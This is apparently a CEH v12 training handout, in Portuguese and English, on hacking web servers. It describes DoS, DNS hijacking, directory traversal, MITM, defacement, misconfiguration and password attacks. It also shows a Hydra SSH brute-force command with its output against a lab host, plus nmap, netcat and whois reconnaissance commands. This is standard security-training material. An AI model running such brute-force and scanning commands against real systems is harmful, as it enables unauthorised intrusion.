



Curso:

(C|EH) V12

CERTIFIED ETHICAL HACKER -  
SECURITY IMPLEMENTATION

# Progresso do curso

Módulo 11. Session Hijacking

Módulo 12. Evading IDS, Firewalls, and Honeypots

Módulo 13. Hacking Web Servers

Módulo 14. Hacking Web Applications


Módulo 15. SQL Injection

## Conceitos sobre Web Servers:

Servidor web (web server) pode referir ao hardware ou ao software, ou ambos trabalhando juntos.

Referente ao hardware, um servidor web é um computador que armazena arquivos que compõem os sites (por exemplo, documentos HTML, imagens, folhas de estilo, e arquivos JavaScript) e os entrega para o dispositivo do usuário final. Está conectado a Internet e pode ser acessado através do seu nome de domínio (DNS), como por exemplo mozilla.org.

Referente ao software, um servidor web inclui diversos componentes que controlam como os usuários acessam os arquivos hospedados (armazenados para disponibilização), no mínimo um servidor HTTP. Um servidor HTTP é um software que compreende URLs (endereço web) e HTTP (o protocolo que seu navegador utiliza para visualizar páginas web).



# CEHv12


## 13.Hacking Web Servers






# Arquitetura do Apache


---



# Arquitetura do IIS



# Impacto de ataques a Webservers






# Tipos de Ataques

## DoS/DDoS

Nesta técnica, os servidores são inundados com uma alta taxa de conexões a partir de uma fonte válida. Neste ataque, um atacante ou grupo de zumbis tenta esgotar os recursos do servidor. Isso provavelmente inicia um pedido em cada conexão, por exemplo, um atacante pode usar o seu exército de zumbis para buscar a home page de um servidor web repetidamente. A carga resultante sobre o servidor faz com que o processamento se torne extremamente lento.



## DNS Server Hijacking

DNS Hijacking ou redirecionamento de DNS é a prática de subverter a resolução de consultas Domain Name System (DNS). Pode ser obtido através de um malware que substitui a configuração TCP/IP de um computador para apontar para um servidor DNS malicioso sob o controle do atacante, ou através da modificação do comportamento de um servidor DNS confiável.

Estas modificações podem ser feitas para fins maliciosos, como phishing, ou para fins de auto serviço por provedores de serviços de Internet (ISPs) e pelos prestadores de serviços de DNS para bloquear o acesso a domínios selecionados como uma forma de censura. Uma das funções de um servidor DNS é traduzir um nome de domínio em um endereço IP que as aplicações precisam se conectar.

# Tipos de Ataques

## Directory Traversal

Servidores web foram concebidos de tal maneira que o acesso do público é limitado em certa medida. Directory traversal é uma exploração do HTTP através do qual os atacantes são capazes de acessar diretórios restritos e executar comandos fora do diretório raiz do servidor web através da manipulação de uma URL. Os atacantes podem usar o método de tentativa e erro para navegar fora do diretório raiz e acessar informações confidenciais no sistema.


In directory traversal attacks, attackers use **../ (dot-dot-slash)** sequence to access restricted directories outside of the web server root directory

Attackers can use **trial and error method** to navigate the outside of root directory and access sensitive information in the system



## Man-in-the-Middle

O ataque Man-in-the-Middle é um método em que um intruso intercepta ou modifica a mensagem que está sendo trocada entre o usuário e o servidor web. Isso permite que um atacante possa roubar informações confidenciais de um usuário, como informações bancárias, nomes de usuários, senhas e etc. transferidos através da rede para o servidor web. O atacante atrai a vítima para se conectar ao servidor web fingindo ser um proxy. Se a vítima acredita e concorda com o pedido do atacante, toda a comunicação entre o usuário e o servidor web passa pelo atacante. Assim, o atacante pode roubar informações confidenciais do usuário.






# Tipos de Ataques


## Phishing

Phishing é uma forma de fraude eletrônica, caracterizada por tentativas de adquirir dados pessoais de diversos tipos, como senhas, dados financeiros como número de cartões de crédito e outros dados pessoais. O ato consiste em um atacante se fazer passar por uma pessoa ou empresa confiável enviando um e-mail oficial. Isto ocorre de várias maneiras, principalmente por e-mail, mensagem instantânea, SMS, entre outros.



## Defacement

- Web defacement occurs when an intruder **maliciously alters visual appearance of a web page** by inserting or substituting provocative and frequently offending data
- Defaced pages exposes visitors to some propaganda** or misleading information until the unauthorized change is discovered and corrected
- Attackers use variety of methods such as **MYSQL injection** to access a site in order to deface it



# Tipos de Ataques

## Misconfiguration

Server misconfiguration refers to **configuration weaknesses** in web infrastructure that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft



Verbose Debug/Error Messages

Anonymous or Default Users/Passwords

Sample Configuration, and Script Files

Remote Administration Functions

Unnecessary Services Enabled

Misconfigured/Default SSL Certificates

## SSH Brute Force

Protocolos SSH são utilizados para criar um túnel SSH criptografado entre dois hosts, a fim de transferir dados não criptografados em uma rede insegura.

Para realizar um ataque no serviço de SSH, primeiro o atacante varre todo o servidor SSH para identificar as possíveis vulnerabilidades. Com a ajuda de um ataque de força bruta, o atacante obtém as credenciais de login. Uma vez que o atacante obteve as credenciais de login do SSH, ele utiliza os mesmos túneis SSH para transmitir malware e outras façanhas às vítimas sem ser detectado.

```
(kali@kali) ~$ hydra -L user.txt -p msfadmin 192.168.29.135 ssh -t 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:4/p
[DATA] attacking ssh://192.168.29.135:22/
[22][ssh] host: 192.168.29.135 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-
```

# Tipos de Ataques

## Password Cracking

A maioria dos hackings começa com quebra de senha. Uma vez que a senha for descoberta, o hacker pode entrar na rede como uma pessoa autorizada. A maioria das senhas comuns encontrados é password, administrator, admin, demo, test, guest, QWERTY, nomes de animais de estimação, etc. Os atacantes utilizam métodos diferentes, tais como engenharia social, spoofing, phishing, cavalo de Tróia, escutas telefônicas, ataque de força bruta, ataque de dicionário, etc. para quebrar senhas.





# Ataques a Aplicações Web



# Information Gathering

- Whois
- Traceroute
- Nmap
- Angry IP Scanner
- Netcat

```
~ $ whois 91.198.174.2
% This is the RIPE Whois query server #1.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/db/copyright.html

% Note: This output has been filtered.
%       To receive output for a database update, use

% Information related to '91.198.174.0 - 91.198.174.255'

inetnum:        91.198.174.0 - 91.198.174.255
netname:        WIKIMEDIA-EU-NET
descr:          Wikimedia Foundation Inc.
country:        NL
org:            ORG-WFI1-RIPE
admin-c:        MBE96-RIPE
tech-c:         MBE96-RIPE
tech-c:         RT744-RIPE
status:         ASSIGNED PI
mnt-by:         RIPE-NCC-HM-PI-MNT
mnt-lower:      RIPE-NCC-HM-PI-MNT
mnt-by:         WIKIMEDIA-MNT
mnt-routes:     WIKIMEDIA-MNT
mnt-domains:    WIKIMEDIA-MNT
source:         RIPE # Filtered
```

```
% echo "GET / HTTP/1.0\n" | netcat localhost 80
```

```
HTTP/1.1 200 OK
Date: Sat, 07 Jan 2006 08:43:27 GMT
Server: Apache
Last-Modified: Wed, 28 Dec 2005 08:09:31 GMT
ETag: "13c6e-14-1ea644c0"
Accept-Ranges: bytes
Content-Length: 20
Connection: close
Content-Type: text/html
```

nothing to see here

% █

```
root@kali:~# nmap -n -p80 --script http-enum
Starting Nmap 7.70 ( https://nmap.org ) at 2016-01-07 12:12:12
Nmap scan report for 192.168.56.102
Host is up (0.00029s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
| /index/: Potentially interesting folder
MAC Address: 08:00:27:6E:A2:39 (Oracle VirtualBox virtual NIC)
```

```
Microsoft Windows [version 10.0.15041.650]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>tracert support.ubisoft.com

Tracing route to lb-wst-ws.ubisoft.com [216.98.56.228]
over a maximum of 30 hops:
  0  37 ms  32 ms  35 ms  10.0.50.34
  1  34 ms  32 ms  33 ms  fr-pdc-a5d-ccs11-corporo-eth4_11.ubisoft.org [10.0.124.2]
  2  33 ms  32 ms  34 ms  fr-stealth1-p2p1.ubisoft.org [10.254.252.3]
  3  36 ms  34 ms  33 ms  c2-246.ubisoft.fr [195.22.144.246]
  4  34 ms  33 ms  36 ms  172.31.254.174
  5  35 ms  34 ms  34 ms  10.252.4.98
  6  37 ms  48 ms  45 ms  172.31.254.44
  7  123 ms  117 ms  120 ms  172.30.63.229
  8  123 ms  119 ms  117 ms  172.31.129.181
  9  123 ms  134 ms  124 ms  10.252.8.35
 10  126 ms  135 ms  124 ms  172.31.129.129
 11  118 ms  133 ms  120 ms  172.31.129.1
 12  115 ms  119 ms  119 ms  172.31.129.7
 13  126 ms  127 ms  134 ms  msr-b4g-ods011-vlan3607.ubisoft.onbe [10.132.248.172]
 14  * * * Request timed out.
 15  * * * Request timed out.
 16  124 ms  131 ms  141 ms  216.98.56.228

Trace complete.

C:\WINDOWS\system32>
```

# Web Server Footprint

- Httprecon
- ID Serve
- NMAP

(nmap -sV --script=http-enum <target>)

**httprecon**

httprecon 7.3 - http://www.juggyboy.com:80/

File Configuration Fingerprinting Reporting Help

Target (Microsoft IIS 6.0)

http:// www.juggyboy.com : 80

Analyze

GET existing GET longrequest GET non-existing GET wrong protocol HEAD existing

HTTP/1.1 200 OK  
Date: Tue, 05 Nov 2013 06:27:44 GMT  
Content-Length: 1617  
Content-Type: text/html  
Content-Location: http://www.juggyboy.com/index.html  
Last-Modified: Thu, 24 Oct 2013 12:17:26 GMT  
Accept-Ranges: bytes  
ETag: "578630b3d0c61:7e49"  
Server: Microsoft-IIS/6.0  
X-Powered-By: ASP.NET

Matchlist (352 Implementations) Fingerprint Details Report Preview

Name	Hits	Match %
Microsoft IIS 6.0	90	100
Microsoft IIS 5.0	73	81.11...
Microsoft IIS 5.1	67	74.44...
Microsoft IIS 7.0	65	72.22...
